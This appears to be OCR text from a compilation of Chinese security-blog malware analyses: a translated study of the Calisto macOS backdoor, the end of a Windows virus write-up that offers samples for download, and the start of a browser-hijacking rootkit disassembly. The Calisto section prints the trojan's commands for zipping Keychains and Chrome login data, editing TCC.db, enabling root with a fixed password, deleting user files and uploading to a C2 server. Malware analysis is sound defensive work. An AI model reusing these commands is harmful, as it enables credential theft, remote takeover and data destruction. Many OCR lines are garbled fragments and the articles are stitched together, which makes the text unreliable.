设置注册表 Software\Microsoft\TelnetClient 的键值

分析完毕

0x05 小结

1、该病毒还使用了代码混淆，我没有进行呈现，大家可以自己调试分析

2、感染性病毒切记要一遍下来，如果不小心病毒跑飞了，那就虚拟机回滚重新来，不要接着分析，例如这个病毒的远程线程注入功能只执行一次，执行完之后你重新载入再想分析就已经单步不到了。

3、病毒行为并不复杂，但是比较恶心

4、样本在网盘中供大家下载、学习、分析


macOS 恶意软件分析过程

原创： Cherishao 信安之路 2018-07-24

Hacker 取得了我们系统权限后通常会做那些事情？植入 shell、恶意软件、留持久化的后门。在当下的 APT 事件中，远控木马扮演着一个重要的角色，这些木马通常具备着如下功能：远程桌面、键盘记录器、下载和运行程序、文件和注册表等的各种操作，通过远控木马上线记录 Hacker 甚至能知道你什么时间段在做什么事情，听起来是有那么一点不可思议，但事实就是如此。

在诸多远控木马中，针对 macOS 的 RAT 还是比较少见，今天看到了卡巴斯基实验室的一篇关于 Calisto 恶意软件（远程访问木马 RAT）分析的研究性文章，学习了下分析思路并将其进行了翻译，作者英语水平及理解能力有限，如有不适之处，请斧正：）

来自卡巴斯基实验室的恶意软件研究人员发现了一种名为 Calisto 的恶意软件，它似乎是 Proton macOS 恶意软件的前身。



该恶意软件早在 2016 年就被上传到 VirusTotal，很可能是在创建它的同一年。但是整整两年，直到 2018 年 5 月，Calisto 仍然不受反病毒解决方案的影响，最近才发现 VT 的第一次检测。

卡巴斯基没有关于威胁传播方式的信息，他们立即注意到 Calisto 实施的一些功能仍处于开发阶段。

Calisto 传播及感染模块分析

传播

Calisto 安装文件是一个以 Intego 的 Mac 安全解决方案为幌子的未签名的 DMG 图像，有趣的是，Calisto 的作者选择该程序的第九版作为封面。

为了便于说明，我们将恶意软件文件与从官方网站下载的 Mac Internet Security X9 版本进行比较。

Backdoor	Intego Mac Internet Security 2018	
Unsigned	Signed by Intego	信安之路

它看起来相当有诱惑力。如果他之前没有使用过该应用程序 用户不太可能注意到差异。

感染


一旦启动，该应用程序就会向我们提供虚假许可协议。

该文本与 Intego 的文本略有不同

也许网络犯罪分子从早期版本的产品中获取了它。

接下来，“防病毒”会询问用户的登录名和密码，这种安装保证了在 macOS 上对系统进行更改的程序时完全正常。

在收到凭据后，程序会在报告发生错误之前稍微挂起，并建议用户从防病毒开发人员的官方站点下载新的安装包。



该程序的正式版本安装可能没有问题，很快就会忘记错误。同时，Calisto 将平静地继续运行。

基于 SIP 的木马分析

Calisto 在启用 SIP（系统完整性保护）的计算机上的活动相当有限。Apple 于 2015 年宣布推出 OSX El Capitan，SIP 旨在保护关键系统文件不被修改 - 即使具有 root 权限的用户也是如此。 Calisto 是在 2016 年或更早开发的，似乎它的创造者根本没有考虑到当时的新技术。 但是，许多用户仍因各种原因禁用 SIP; 我们明确建议不要这样做。

可以使用其子进程日志和反编译代码来调查 Calisto 的活动，木马在其运行期间执行的命令记录如下：

```
xpcproxy com.intego.Mac-Internet-Security-X9-Installer.5416
/Users/oleg/Desktop/malware/sample/public/p/Mac Internet Security X9 Installer.app/Contents/MacOS/Mac Internet Security X9 Insta (...)
/bin/bash -c mkdir ~/.calisto/
mkdir /Users/oleg/.calisto/
/bin/bash -c echo  | sudo -S zip -r ~/.calisto/KC.zip ~/Library/Keychains/ /Library/Keychains/  && ifconfig > ~/.calisto/network.dat && echo
(...)
sudo -S zip -r /Users/oleg/.calisto/KC.zip /Users/oleg/Library/Keychains/ <...>
zip -r /Users/oleg/.calisto/KC.zip /Users/oleg/Library/Keychains/ /Library/Keychains/
ifconfig
zip -r /Users/oleg/.calisto/calisto.zip /Users/oleg/.calisto/
sudo /usr/bin/sqlite3 /Library/Application Support/com.apple.TCC/TCC.db INSERT or REPLACE INTO access  VALUES('kTCCServiceAccessibility',
'com.intego.Mac-Internet-Security-X9-Installer',0,1,1,NULL,NULL (...)
/usr/bin/sqlite3 /Library/Application Support/com.apple.TCC/TCC.db INSERT or REPLACE INTO access  VALUES('kTCCServiceAccessibility',
'com.intego.Mac-Internet-Security-X9-Installer',0,1,1,NULL,NULL (...)
sh -c /usr/sbin/kextstat
/usr/sbin/kextstat
/bin/bash -c mkdir ~/.calisto/
mkdir /Users/oleg/.calisto/
/bin/bash -c echo infected | sudo -S zip -r ~/.calisto/KC.zip ~/Library/Keychains/ /Library/Keychains/  && ifconfig > ~/.calisto/network.dat
(...)
```

Calisto 样本中的硬编码命令

```
v323 = _TIFSs5printFTGSaP__9separatorSS10terminatorSS_T_A1_();
_TFSs5printFTGSaP__9separatorSS10terminatorSS_T_(v317, v318, v320, v322, v323, v324, v325);
v142 = "&& zip ~/.calisto/CR.zip ~/Library/Application\\ Support/Google/Chrome/Default/Login\\ Data ~/Library/Appli"
       "cation\\ Support/Google/Chrome/Default/Cookies ~/Library/Application\\ Support/Google/Chrome/Default/Bookmar"
       "rks ~/Library/Application\\ Support/Google/Chrome/Default/History";
v143 = 274LL;
```


我们可以看到该木马使用名为 .calisto 的隐藏目录来存储

Keychain: *储*

户 login/password

Network: *络连*

Google Chrome *历 记录 书签* Cookie



Keychain 存储用户保存的 password/tokens，包括 Safari 中保存的 password/Token，存储的加密密钥是用户的密码。

接下来，如果启用了 SIP，则当木马尝试修改系统文件时会发生错误。 这违反了木马的操作逻辑，导致它停止。

```
~$ sudo sqlite3 <<EOF
> .open '/Library/Application Support/com.apple.TCC/TCC.db'
> insert or replace into access values('kTCCServiceAccessibility','com.intego.Mac-Internet-Security-X9-Installer',0,1,1,NULL,NULL);
> .quit
> EOF
Error: near line 2: attempt to write a readonly database
~$
```


SIP 禁用状态下分析

使用 SIP 禁用观察 Calisto 更有趣。 首先，Calisto 执行上一章中的步骤，但由于木马不会被 SIP 中断，因此它会：

/System/Library/filder

设 为 动时 动 动

载 载 DMG

辅

统

许远 访问 统

转发 C C 务

让我们仔细看看恶意软件的实现机制。将自己添加到启动是 macOS 的一种经典技术，可以通过在 /Library/LaunchAgents/folder 中创建一个带有恶意软件链接的 .plist 文件来完成：

```
[/Library/LaunchAgents$ ls
com.intego.Mac-Internet-Security-X9-Installer.plist
```


通过以下命令卸载 DMG 映像：

```
' | sudo -S diskutil unmount /Volumes/Mac\ Internet\ Security\ X9 '
                    ; DATA XREF: sub_10000A400+873↑o
                    ; sub_10000A400:loc_10000ACAF↑o
'&& rm -rf ~/Downloads/Intego_v9.0.3_websetup.dmg',0
```


为了扩展其功能，Calisto 通过直接修改 TCC.db 文件将自己添加到 Accessibility，这是一种不好的做法，也是防病毒恶意活动的指标。 另一方面，该方法不需要用户交互。

Calisto 允许远程控制受感染的 Mac，它实现了一些功能：

远　　录

户　远　　录

许远　　录

macOS　　*隐*　"root"*帐户*　　*设*　　*马　码*　　*码*

命令如下：

```
sudo systemsetup -setremotelogin on
sudo /System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/Resources/kickstart -activate -configure -access -off <...>
sh -c /bin/launchctl list com.apple.screensharing 2>/dev/null
sh -c /usr/bin/dscl -f '/var/db/dslocal/nodes/Default' localonly -create "/Local/Target/Users/oleg" naprivs '0'
/usr/bin/defaults write /Library/Preferences/com.apple.RemoteManagement ARD_AllLocalUsers -boolean YES
/usr/bin/defaults write /Library/Preferences/com.apple.RemoteManagement ARD_AllLocalUsersPrivs -integer 10737420
dsenableroot -p infected -r aGNOStIC7890!!!
sudo systemsetup -setcomputersleep Never
```

请注意，虽然用户"root"存在于 macOS 中，但默认情况下禁用。 有趣的是，重新启动后，Calisto 再次请求用户数据，但这次等待输入实际的 root 密

码，之前它已自行更改（root：aGNOStIC7890!!!）。 这是木马原始性的一个标志。

```
~$ dsenableroot -p infected -r aGNOStIC7890
username = oleg

dsenableroot:: ***Successfully enabled root user.
~$ su
Password:
sh-3.2#
```



最后，Calisto 尝试将所有数据从 .calisto 文件夹传输到网络犯罪分子的服务器。 但在我们研究的时候，服务器不再响应请求并且似乎被禁用：

```
's' _cstring:0000...  00000031  C  http://40.87.56.192/calisto/upload.php?username=
's' _cstring:0000...  0000002A  C  http://40.87.56.192/calisto/listenyee.php
```



```
aHttp40875 6192C_0 db 'http://40.87.56.192/calisto/listenyee.php',0
                                        ; DATA XREF: sub_100009BA0+32↑o
aNsusername     db 'NSUserName',0       ; DATA XREF: sub_100009BA0+62↑o
aNsuserpassword db 'NSUserPassword',0   ; DATA XREF: sub_100009BA0+B2↑o
aCluploadid     db 'CLUploadID',0       ; DATA XREF: sub_100009
                                        ; sub_100009BA0+18A↑o
```


尝试联系 C&C 服务器



额外功能

Calisto 的静态分析显示未完成和未使用的附加功能：

载/ 载 处 USB *设备 扩*

户 录

删 统

加载/卸载内核扩展

```
sudo kextunload /System/Library/Extensions/AppleUSBTopCase.kext
sudo kextunload /System/Library/Extensions/AppleUSBMultitouch.kext
sudo kextunload /System/Library/Extensions/IOUSBFamily.kext
sudo kextunload /System/Library/Extensions/IOUSBMassStorageClass.kext
sudo kextunload /System/Library/Extensions/IOUSBMassStorageDriver.kext
sudo cp -f /System/Library/Extensions/AppleUSBTopCase.kext /Library/iTunes/1.mp3
sudo cp -f /System/Library/Extensions/AppleUSBMultitouch.kext /Library/iTunes/2.mp3
sudo cp -f /System/Library/Extensions/IOUSBFamily.kext /Library/iTunes/3.mp3
sudo cp -f /System/Library/Extensions/IOUSBMassStorageDriver.kext /Library/iTunes/4.mp3
sudo cp -f /System/Library/Extensions/IOUSBMassStorageClass.kext /Library/iTunes/5.mp3



sudo cp -f /Library/iTunes/1.mp3 /System/Library/Extensions/AppleUSBTopCase.kext
sudo cp -f /Library/iTunes/2.mp3 /System/Library/Extensions/AppleUSBMultitouch.kext
sudo cp -f /Library/iTunes/3.mp3 /System/Library/Extensions/IOUSBFamily.kext
sudo cp -f /Library/iTunes/4.mp3 /System/Library/Extensions/IOUSBMassStorageDriver.kext
sudo cp -f /Library/iTunes/5.mp3 /System/Library/Extensions/IOUSBMassStorageClass.kext
sudo kextload /System/Library/Extensions/AppleUSBTopCase.kext
sudo kextload /System/Library/Extensions/AppleUSBMultitouch.kext
sudo kextload /System/Library/Extensions/IOUSBFamily.kext
sudo kextload /System/Library/Extensions/IOUSBMassStorageClass.kext
sudo kextload /System/Library/Extensions/IOUSBMassStorageDriver.kext\
```


使用用户目录

```
| sudo dscl . -passwd /Users/$USER
| sudo rm -rf /Users/
/Downloads /Users/
/Documents /Users/
/Desktop /Users/
/Pictures /Users/
/Music /Users/
/Movies /Users/
/* /Users/
/.calisto /Users/
/Library/.cid /Users/
/Users/
```


删除系统根目录下所有文件

```
("/.* && sudo rm -rf ~/.Trash/* && sudo r
```



```
",
```

与 Backdoor.OSX.Proton 连接

从概念上讲，Calisto 后门类似于 Backdoor.OSX.Proton 系列的成员：

发 伪 软 Backdoor.OSX.Proton 赛

铁 产 发

马样 “com.proton.calisto.plist”

Backdoor.OSX.Proton 样 这 马 户 统

Keychain

总结

Proton 恶意软件系列的所有已知程序都是在 2017 年分发和发现的。我们检测到的 Calisto Trojan 是在 2016 年之前创建的。假设这个木马是由同一作者编写的，它可能是最早的版本之一 Backdoor.OSX.Proton 甚至是原型。后一种假设得到大量未使用和未完全实现的功能的支持。但是，它们在后期版本的 Proton 中已被遗弃。

如何防止感染 Calisto，Proton 家族

终 统

远 SIP

仅 App Store 载 签 软

软

IOC

C2 服务器

40.87.56.192

MD5

DMG image: d7ac1b8113c94567be4a26d214964119

Mach-O executable: 2f38b201f6b368d587323a1bec516e5d


相关附件

这里提供 2 个视频，分别介绍了 PROTON 及 Calisto 这 2 个 RAT 软件的安装与使用

PROTON — Complete macOS Solution For Remote Control & Surveillance

SentinelOne Detects Calisto, Installing Backdoor on macOS

https://pan.baidu.com/s/1rAOFT9Y_iAXycOsYdZqlbQ 码 xs4j



锁首技术总结


原创： x-encounter 信安之路 2018-09-02

在公司实习也有一个月了，学到不少东西，不知不觉就要大四了，回首漫漫安全路，不禁感慨万千：我入安全的时间比较晚，大一大二跟着老师参加 Android 移动应用开发的比赛，大三开始学习安全，和大部分的人一样，始于 web 安全，当时是以视频为主，比如大家耳熟能详的黑麒麟(已经凉了)、小迪渗透等等，后来不知有一股神秘的力量莫名其妙的让我迷上了远控，之后又看了本《0day》，从此开始了底层二进制之旅，如果问我为什么一个搞 Android 开发的在后来会选择 PC 端的病毒分析，emmmm，大概这就是缘分吧……到现在我依然觉得病毒和外挂是计算机领域最吊的东西，C 语言是世界上最牛逼的语言。说了那么多就以对未来的期望作为结尾吧，但愿在未来依然可以感受到接受新知识时的心潮澎湃、受到挫折时的迷惘无助、柳暗花明后的“自怨自艾”，或许这就是所谓的初心吧！


其实扯了那么多就想说一句：开学啦！来给信安投稿吧！

简要分析

该驱动样本经过 VMProtect2.x 混淆，先让其加载到内核中，使其在内核展开之后 dump 出来。



接着修复 dump 后的节区



之后载入 ida，由于 VMP 将函数调用进行了混淆所以我们无法直观的查看函数调用，这里需要双机内核调式，动态查看 call 的是哪个内核 API。

该 Rootkit 一共注册了四个回调，进程创建回调，映像加载回调，注册表回调和关机回调，与锁首有关的回调为，进程创建回调和映像加载回调

进程创建回调函数代码如下

```
seg000:FFFFF8800602D554 ; __unwind { // __GSHandlerCheck
seg000:FFFFF8800602D554                 mov     [rsp+arg_10], rbx
seg000:FFFFF8800602D559                 mov     [rsp+arg_18], rsi
seg000:FFFFF8800602D55E                 push    rdi
seg000:FFFFF8800602D55F                 sub     rsp, 5D0h
seg000:FFFFF8800602D566                 mov     rax, cs:qword_FFFFF88006037100
seg000:FFFFF8800602D56D                 xor     rax, rsp
seg000:FFFFF8800602D570                 mov     [rsp+5D8h+var_18], rax
seg000:FFFFF8800602D578                 xor     esi, esi
seg000:FFFFF8800602D57A                 mov     rdi, rdx
seg000:FFFFF8800602D57D                 cmp     r8b, sil
seg000:FFFFF8800602D580                 jz      near ptr loc_FFFFF8800602D8FF+1
seg000:FFFFF8800602D586                 call    check_parent_proc ; 检查父进程
seg000:FFFFF8800602D58B                 cmp     al, sil
seg000:FFFFF8800602D58E                 jz      near ptr loc_FFFFF8800602D8FF+1
seg000:FFFFF8800602D594                 mov     rcx, rdi
seg000:FFFFF8800602D597                 call    PsLookupProcessByProcessId_
seg000:FFFFF8800602D59C                 mov     rbx, rax
seg000:FFFFF8800602D59F                 cmp     rax, rsi
seg000:FFFFF8800602D5A2                 jz      near ptr loc_FFFFF8800602D8FF+1
seg000:FFFFF8800602D5A8                 mov     rcx, rax
seg000:FFFFF8800602D5AB                 push    rsi
seg000:FFFFF8800602D5AC                 call    MmIsAddressValid
seg000:FFFFF8800602D5B1                 cmp     al, sil
seg000:FFFFF8800602D5B4                 jz      near ptr loc_FFFFF8800602D8FF+1
seg000:FFFFF8800602D5BA                 mov     rcx, rbx
seg000:FFFFF8800602D5BD                 push    rbp
seg000:FFFFF8800602D5BE                 call    PsGetProcessExitProcessCalled
seg000:FFFFF8800602D5C3                 cmp     al, sil
seg000:FFFFF8800602D5C6                 jnz     short loc_FFFFF8800602D5D2
seg000:FFFFF8800602D5C8                 mov     rcx, rbx
seg000:FFFFF8800602D5CB                 call    check_proc_ie_chrome ; 检查当前进程是否为iexplore.exe、chrome.exe、360chrome.exe
seg000:FFFFF8800602D5D0                 jmp     short loc_FFFFF8800602D5D5
seg000:FFFFF8800602D5D2 ; ---------------------------------------------------------------------------
seg000:FFFFF8800602D5D2
seg000:FFFFF8800602D5D2 loc_FFFFF8800602D5D2:                   ; CODE XREF: proc_cb+72↑j
seg000:FFFFF8800602D5D2                 mov     al, sil
seg000:FFFFF8800602D5D5
seg000:FFFFF8800602D5D5 loc_FFFFF8800602D5D5:                   ; CODE XREF: proc_cb+7C↑j
seg000:FFFFF8800602D5D5                 mov     rcx, rbx
seg000:FFFFF8800602D5D8                 cmp     al, sil
seg000:FFFFF8800602D5DB                 jz      short loc_FFFFF8800602D5E1
seg000:FFFFF8800602D5DD                 xor     edx, edx
seg000:FFFFF8800602D5DF                 jmp     short loc_FFFFF8800602D603
seg000:FFFFF8800602D5E1 ; ---------------------------------------------------------------------------
seg000:FFFFF8800602D5E1
seg000:FFFFF8800602D5E1 loc_FFFFF8800602D5E1:                   ; CODE XREF: proc_cb+87↑j
seg000:FFFFF8800602D5E1                 push    rdx
seg000:FFFFF8800602D5E2                 call    sub_FFFFF880060B9380
seg000:FFFFF8800602D5E7                 cmp     al, sil
seg000:FFFFF8800602D5EA                 jnz     short loc_FFFFF8800602D5F6
```


之后会分别获取进程创建回调函数列表和映像加载回调函数列表，并且调用 PsSetCreateProcessNotifyRoutine 将除自己外的其他回调函数全部清除，用于保护自身。

接着获取 NtSuspendProcess 并调用使当前进程挂起，调用 NtCreateFile 修改浏览器快捷方式中的命令行参数，锁定为 2345 导航站的首页，之后恢复进程，此时浏览器进程为 System 权限，逻辑如下

```
seg000:FFFFF8800602D610                 call    PsGetProcessInheritedFromUniqueProcessId
seg000:FFFFF8800602D615                 lea     rcx, proc_cb
seg000:FFFFF8800602D61C                 call    GetProcessRoutineListAndRemove ; 获取进程回调函数列表，删除除自己外的其他回调
seg000:FFFFF8800602D621                 lea     rcx, block_browser_dll_load_image_cb
seg000:FFFFF8800602D628                 call    GetLoadImageRoutineListAndRemove ; 获取映像回调函数列表，删除出自己外的其他回调
seg000:FFFFF8800602D62D
seg000:FFFFF8800602D62D loc_FFFFF8800602D62D:                   ; CODE XREF: proc_cb+A8↑j
seg000:FFFFF8800602D62D                 mov     rcx, rbx
seg000:FFFFF8800602D630                 push    rax
seg000:FFFFF8800602D631                 call    PsGetProcessExitProcessCalled_
seg000:FFFFF8800602D636                 cmp     al, sil
seg000:FFFFF8800602D639                 jnz     loc_FFFFF8800602D8F7
seg000:FFFFF8800602D63F                 mov     rcx, rbx
seg000:FFFFF8800602D642                 push    rbp
seg000:FFFFF8800602D643                 call    PsGetProcessImageFileName___
seg000:FFFFF8800602D648                 mov     rdi, rax
seg000:FFFFF8800602D64B                 cmp     cs:special_proc_list, rsi
seg000:FFFFF8800602D64B                                         ; DATA XREF: sub_FFFFF880060AE2B9-500B↓o
seg000:FFFFF8800602D652                 jz      loc_FFFFF8800602D8F7
seg000:FFFFF8800602D658                 xor     edx, edx        ; Val
seg000:FFFFF8800602D65A                 lea     rcx, [rsp+600h+Dst] ; Dst
seg000:FFFFF8800602D65F                 mov     [rsp+600h+var_5B0], si
seg000:FFFFF8800602D664                 lea     r8d, [rdx+3Eh]  ; Size
seg000:FFFFF8800602D668                 call    memset
seg000:FFFFF8800602D66D                 lea     rdx, [rsp+600h+var_5B0]
seg000:FFFFF8800602D672                 mov     rcx, rdi
seg000:FFFFF8800602D675                 call    InitUnicode
seg000:FFFFF8800602D67A                 lea     rcx, [rsp+600h+var_5B0]
seg000:FFFFF8800602D67F                 call    wcslwr__
seg000:FFFFF8800602D67F ; ---------------------------------------------------------------------------
seg000:FFFFF8800602D684                 db    7
seg000:FFFFF8800602D685 ; ---------------------------------------------------------------------------
seg000:FFFFF8800602D685                 mov     rcx, cs:special_proc_list
seg000:FFFFF8800602D68C
seg000:FFFFF8800602D68C loc_FFFFF8800602D68C:                   ; DATA XREF: sub_FFFFF880060B6E6C-110B9↓o
seg000:FFFFF8800602D68C                                         ; sub_FFFFF880060B6E6C-CF59↓o ...
seg000:FFFFF8800602D68C                 lea     rdx, [rsp+600h+var_5B0]
seg000:FFFFF8800602D691                 call    FindUnSuitableBrowser
seg000:FFFFF8800602D696                 cmp     rax, rsi
seg000:FFFFF8800602D699                 setnz   al
seg000:FFFFF8800602D69C                 cmp     al, sil
seg000:FFFFF8800602D69F                 jz      loc_FFFFF8800602D8F7
seg000:FFFFF8800602D6A5                 mov     [rsp+600h+var_5B8], rsi
seg000:FFFFF8800602D6AA                 cmp     cs:qword_FFFFF8800606CE70, rsi
seg000:FFFFF8800602D6B1                 jnz     short loc_FFFFF8800602D6D2
seg000:FFFFF8800602D6B3                 lea     rcx, aNtsuspendproce ; "NtSuspendProcess"
seg000:FFFFF8800602D6BA                 call    get_function_addr
seg000:FFFFF8800602D6BF                 mov     ecx, eax
seg000:FFFFF8800602D6C1                 call    Set_Command     ; 修改浏览器执行时的命令行参数
seg000:FFFFF8800602D6C6                 mov     cs:qword_FFFFF8800606CE70, rax
seg000:FFFFF8800602D6CD                 cmp     rax, rsi
```


